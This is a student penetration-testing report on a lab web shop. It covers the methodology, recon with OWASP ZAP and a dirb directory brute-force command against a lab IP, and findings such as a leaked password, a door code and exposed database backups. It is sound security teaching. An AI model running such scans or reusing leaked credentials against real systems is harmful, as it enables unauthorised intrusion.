Outcome 2 Material is written in red font, to distinguish between the outcome 1 Material.

Web Application Security Investigation

Tia C

CMP319: Ethical Hacking 2

Ethical Hacking - Year 3

2020/21

+Contents

.

.

.

ABSTRACT

This report details the procedure and result of the web application test for Astley Boards. The tester was asked to carry out a comprehensive test of the web application, to identify any vulnerabilities and issues that were present. Countermeasures were provided for each of the vulnerabilities that were found.

The tester taken on the role of an attacker and with a user account provided by the company, carried out the enumeration and attacks on Astley Boards. A rigid methodology was used, specifically the Web Hacker's Handbook methodology. Each part of the application was tested thoroughly as well as the source code, the test brought multiple vulnerabilities of varying severity to light.

There were various critical, medium, and low vulnerabilities. The most worrying and severe vulnerabilities were the SQL injections which allowed access to the administrator area, leading to a stored XSS attack that affected every user looking at the shop page. There was also a CSRF vulnerability which meant users were allowing attackers to piggyback on their accounts and change passwords, buy items and more – all without the user knowing.

There was also confidential information being stored incorrectly, the backup of the database was accessible as well as filters to prevent certain attacks. The credentials for the database were stored directly in the source code of some files, rather than in a separate file. There was also a hidden comment for a door code, which is presumably for a door to Astley Boards.

It was clear to the tester that the development team has attempted to secure the website and prevent some of the vulnerabilities – however they failed in protecting the application properly. The filters were bypassed by adding spaces, extra characters, changing the case state. There are countermeasures included, that will ensure that the website will be able to stand a chance against these vulnerabilities and malicious actors.

Currently, the Astley Boards web application is **incredibly insecure**. If an attacker were to make Astley Boards a target, they would be able to steal customer's private information as well as potentially damaging the site. Changes should be made immediately to protect the business and its customers.

1. INTRODUCTION

1.1 BACKGROUND

During the coronavirus pandemic and subsequent lockdowns, companies and businesses had to move online to ensure that their customers were able to access their products. This was expected as people weren't allowed to leave their house. However, criminals have taken advantage of both businesses and customers being online more during the lockdown. A study by the University of Leeds shown that as more people were on the internet, there were more retail sales made, however the number of people and organisations being targeted by 'cyber-dependent crime' and shopping frauds risen.




Figure 1 - Graphs demonstrating the spike in shopping frauds and online crimes during the lockdown of March 2020

These figures themselves do not detail how individuals and organisations became victims, but the report states that the cyber related crimes were '*hacking with extortion*', '*hacking of social media and email*' and '*use of computer viruses*'. These crimes as well as the shopping fraud could have potentially been accelerated due to poor security controls being used by businesses on their websites and marketplaces. For example, attackers could have exploited vulnerabilities in these websites to gather sensitive user information such as: emails, usernames, passwords, and then use these with other attacks, which could potentially be used against a business's website to commit online shopping fraud.

The owner of Astley Boards was concerned that there may be security flaws within their application that could be exploited by these criminals. They have asked the tester to carry out an assessment of the web

application with the aim to create a report of their findings, as well as recommendations on securing the website. Astley Boards have provided the tester with user credentials and provided a virtual machine with their application and server installed.

1.2 AIM

The aim of this penetration test is to examine the web application for vulnerabilities that attackers could take advantage of. The tester will act as if they are a malicious actor attempting to escalate their privileges on the application, as well as attempting to steal customer data such as names, email addresses, passwords and bank information. The attacker may also attempt to deface the website's appearance or inhibit user's being able to use the website like they normally would.

The tester will carry out enumeration of the application using both manual and automated tools. When they have enough information, they will continue using an industry-standard methodology to test each section of the web application. The tester will aim to exploit all possible vulnerabilities on the application and will provide suggestions on countermeasures and the overall security of their application.

2. PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

The tester decided to use the methodology from the *Web Application Hackers Handbook* (*Stuttard, Pinto, 2011).* This methodology was chosen as it was precise in its method and followed how an attacker would typically attempt to attack a web application.

The methodology consisted of:

1. *Mapping the Application's Content*
2. *Analysing the Application*
3. *Testing Client-Side Control*
4. *Testing the Authentication Mechanism*
5. *Testing the Session Management Mechanism*
6. *Testing Access Controls*
7. *Testing for Input-Based Vulnerabilities*
8. *Testing for Function-Specific Input Vulnerabilities*
9. *Testing for Logic Flaws*
10. *Testing for Shared Hosting Vulnerabilities*
11. *Testing for Application Server Vulnerabilities*
12. *Miscellaneous Checks*
13. *Follow Up Any Information Leakage*

There were sections of the methodology which the tester has left out as they are not relevant to the application that was being tested. The sections that were missed out were shared hosting, function-specific input vulnerabilities and server vulnerabilities, as they were outside of the scope of the test and thus, were not tested. The tester did not have anything to note in the miscellaneous checks, so that section was left out of the report.

Throughout the duration of the test, the tester made use of the tools that were provided on a Kali Linux virtual machine, as well as OWASP Mantra on their own personal machine to carry out testing. The tester also used CyberChef, which is an online tool from GCHQ that performs encoding, decoding, encryption, arithmetic functions and other security related tasks on a given input.

2.2 MAPPING THE APPLICATION'S CONTENT

2.2.1. EXPLORE VISIBLE CONTENT

To begin with, the tester set up OWASP Zap to gather information as they navigated through the site as a normal user would, (*Figure 2*). The tester registered and signed in, bought items, changed passwords and profile pictures. The tester then used the browser that Zap provided, to explore the site which allowed the tool to examine each part of the site as the tester traversed through each area. This built a map of the site, inclusive of information it requested and sent, whilst attempting to identify any vulnerabilities that were present.




Figure 2 – OWASP Zap, carrying out the manual explore utility on 192.168.1.20

Using the provided credentials, the tester accessed the shop and navigated through, collecting information as they went about the application. The tester identified interesting features that were later used further on in the testing phase. The tester found that there was verbose PHP error reporting, which was displayed when a request got sent to the server. Requests such as logging in, changing passwords, registering a new user, caused the errors to be displayed. These errors identified the parent directories of the server and displayed information such as how the application and server were communicating and displayed the variable names of the items that were changed, (*Figure 3 & 4*).




Figure 3 - PHP error reporting behind failed login attempt




Figure 4 - PHP error reporting behind account changes

The tester noted that JavaScript was being used to ensure that the user was entering a 'valid' email address in the registration field. If the email field did not contain an @ symbol, the JavaScript function would enforce the use of a valid email address and did not allow the tester to proceed until the issue was resolved, (*Figure 5*). However, the sign-in email field did not contain the same JavaScript function and allowed the tester to enter text that did not contain an '@' symbol. This meant the application assumed that a user would have an email address registered, due to the registration form enforcing the use of a valid email address. This gave the tester a possible foothold for testing the application when they tested the authentication mechanism.




Figure 5- JavaScript enforcing use of valid email in registration

Upon examining the source code of the webpages, the tester found a comment located at the top of the page, which contained possible confidential information. The comment, *"*** Note to self: Door entry number is 1846"* may or may not have been a door entry number for Astley Boards. This was found to be from a php file, called *hidden.php, (Figure 6 & 7)*.




Figure 6 - Comment containing a door code




Figure 7 - hidden.php source code

Once the tester had exhausted all the available routes available on the site, they used the automated scan utility within OWASP Zap, to find anything that they may have missed. This process allowed the tester to identify any other vulnerabilities the site contained. The tester vetted each of the links that were discovered in the manual scan to ensure that the automated scan would not go out of scope or cause damage to the application; there were no such links identified. The tester provided the tool with the IP address *(192.168.1.20)* ran the tool, which taken around four minutes to complete the task. (*Figure 8*).




Figure 8 - OWASP Zap, carrying out the automated scan on 192.168.1.20

The URL's and the vulnerabilities identified by ZAP can be seen in Appendix A (URL's) and B (Vulnerabilities).

2.2.2. Discover Hidden Content

After the scans were completed, the tester moved on to discovering content that was hidden from the user. The URL *'http://192.168.1.20/errorCheck'* was entered to see how the application would deal with a request it was unable to handle, the result was a verbose 404 message which meant that the application could not find the resource requested. The software that was used on the server was identified within the server header attached to the bottom of the error message, as well as the operating system that was being used, (*Figure 9*).




Figure 9 - Error 404 page with verbose error reporting

Robots.txt was used to control how web crawlers gather data about a certain site. In the target website's robot.txt there was a php file called, *info.php* under the disallow list. This meant that scrapers couldn't scrape *info.php* for data which indicated to the tester that there was something of interest in the file, (*Figure 10*).





Figure 10 - contents of 'robots.txt'

Within the *info.php* file, there was a large amount of sensitive data about the web server such as the operating system, the modules that were being used on the server, configuration data, etc. (*Figure 11*)




apache2handler

Apache Version	Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
Apache API Version	20120211
Server Administrator	you@example.com
Hostname:Port	bogus_host_without_reverse_dns:80
User/Group	daemon(1)/1
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/opt/lampp
Loaded Modules	core mod_so http_core prefork mod_authn_file mod_authn_dbm mod_authn_anon mod_authn_dbd mod_authn_socache mod_authn_core mod_authz_host mod_authz_groupfile mod_authz_user mod_authz_dbm mod_authz_owner mod_authz_dbd mod_authz_core mod_authnz_ldap mod_access_compat mod_auth_basic mod_auth_form mod_auth_digest mod_allowmethods mod_file_cache mod_cache mod_cache_disk mod_socache_shmcb mod_socache_dbm mod_socache_memcache mod_dbd mod_bucketeer mod_dumpio mod_echo mod_case_filter mod_case_filter_in mod_buffer mod_ratelimit mod_reqtimeout mod_ext_filter mod_request mod_include mod_filter mod_substitute mod_sed mod_charset_lite mod_deflate mod_mime util_ldap

Figure 11 - Server information found on '/info.php'

A command-line tool called Dirb; a variation of the DirbBuster tool was used to test the application for hidden directories, (*Figure 12*). The tester ran the tool twice with a common wordlist and a large wordlist to ensure that a large amount of directories would be discovered. Dirb produced a large number of directories, subdirectories and their corresponding response codes. The full list of directories discovered can be seen in Appendix C.



```
root@kali:~# dirb http://192.168.1.20:80 -w /usr/share/dirb/wordlists/common.
txt -o /root/Desktop/dirb_result_10.11.2020_12:58

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: /root/Desktop/dirb_result_10.11.2020_12:58
START_TIME: Tue Nov 10 08:53:03 2020
URL_BASE: http://192.168.1.20:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------
```

Figure 12 - Dirb being used on the target website

One of the directories discovered by the Dirb tool, was the *admin* directory, (*Figure 13*). The tester navigated to the admin area without being authenticated and could access the admin log-in. Again, the log-in form did not require the username to be a valid email address, meaning that it was suscpetible to injection attacks. When the tester entered an incorrect username and password, they were redirected to the index page of Astley Board, but were still able to access the admin panel afterwards and attempt to log-in again.




Figure 13 - Admin Panel on Astley Boards

Dirb also identified another directory called *adminarea,* where files of an admin panel were stored. However, the Astley Boards web application already had an admin directory, so it was likely that the *adminarea* directory was for a different website. This directory contained files using a similar naming convention throughout the *adminarea* and could be seen throughout the Astley Board site. The tester used that information to gain more information about Astley Boards. The list of files found in *adminarea* can be seen in Appendix D. These files indicated to the tester what abilities privileged users may have had on Astley Boards.

Within the *adminarea/includes* directory there was an *adminconfig.php* file. There was an error displayed on this page, in which the tester assumed that this was a password, given the context of the file and that the phrase had the same structure as a password and said, "*Thisisverysecret18*" (*Figure 14*). The tester noted this password for use in a later stage in case it was required.




Figure 14- adminconfig.php error containing password

Dirb identified the existence of a *backup* and a *database* directory, (*Figure 15*). The tester was able to access these pages without being authenticated; they downloaded these files through the download ability in the OWASP Mantra tool. As the files were from a database, the tester could only open them by using specialist software. For this case, the tester used Microsoft SQL Server Management Studio 2018 to open the files.

Figure 15 - Contents of the backup and database directories

The file taken from the *database* directory - *'New Project 2020161115 201551.sql'* - was an SQL file containing a full database dump, with confidential information, such as email addresses, passwords and full names; passwords were being stored in plain text with no encryption or attempt to obfuscate the information. The tester could see the layout of the database, as well as the version of MySQL that had been used, the schema name, the names of tables and their contents, (*Figure 16*). The full database dump can be seen in appendix E.




Figure 16 - SQL Dump from backup directory.

The file taken from the *backup* directory – *'sqlcm.bak'* - was a backup file containing a PHP script that prevented SQL injection attempts in the username field, (*Figure 17*). The PHP script would detect if there were any strings in the username field, which if matched with what was stored in the array, would replace the username with a blank space to prevent SQL injections. The tester used this information later in the authentication mechanism testing phase.




Figure 17 - PHP script to prevent SQL injections.

2.3 Analysing the Application

2.3.1. Identify Functionality

The main purpose of this web application was for customers to buy skateboards from Astley Boards. Users had to register or sign in to be able to purchase boards. The only sensitive information that was collected from a user was their name, address, email, and a password. No card information was required to be entered. Once users logged in, they could add and remove items to their cart and check out. They could also change their details, password and profile picture.

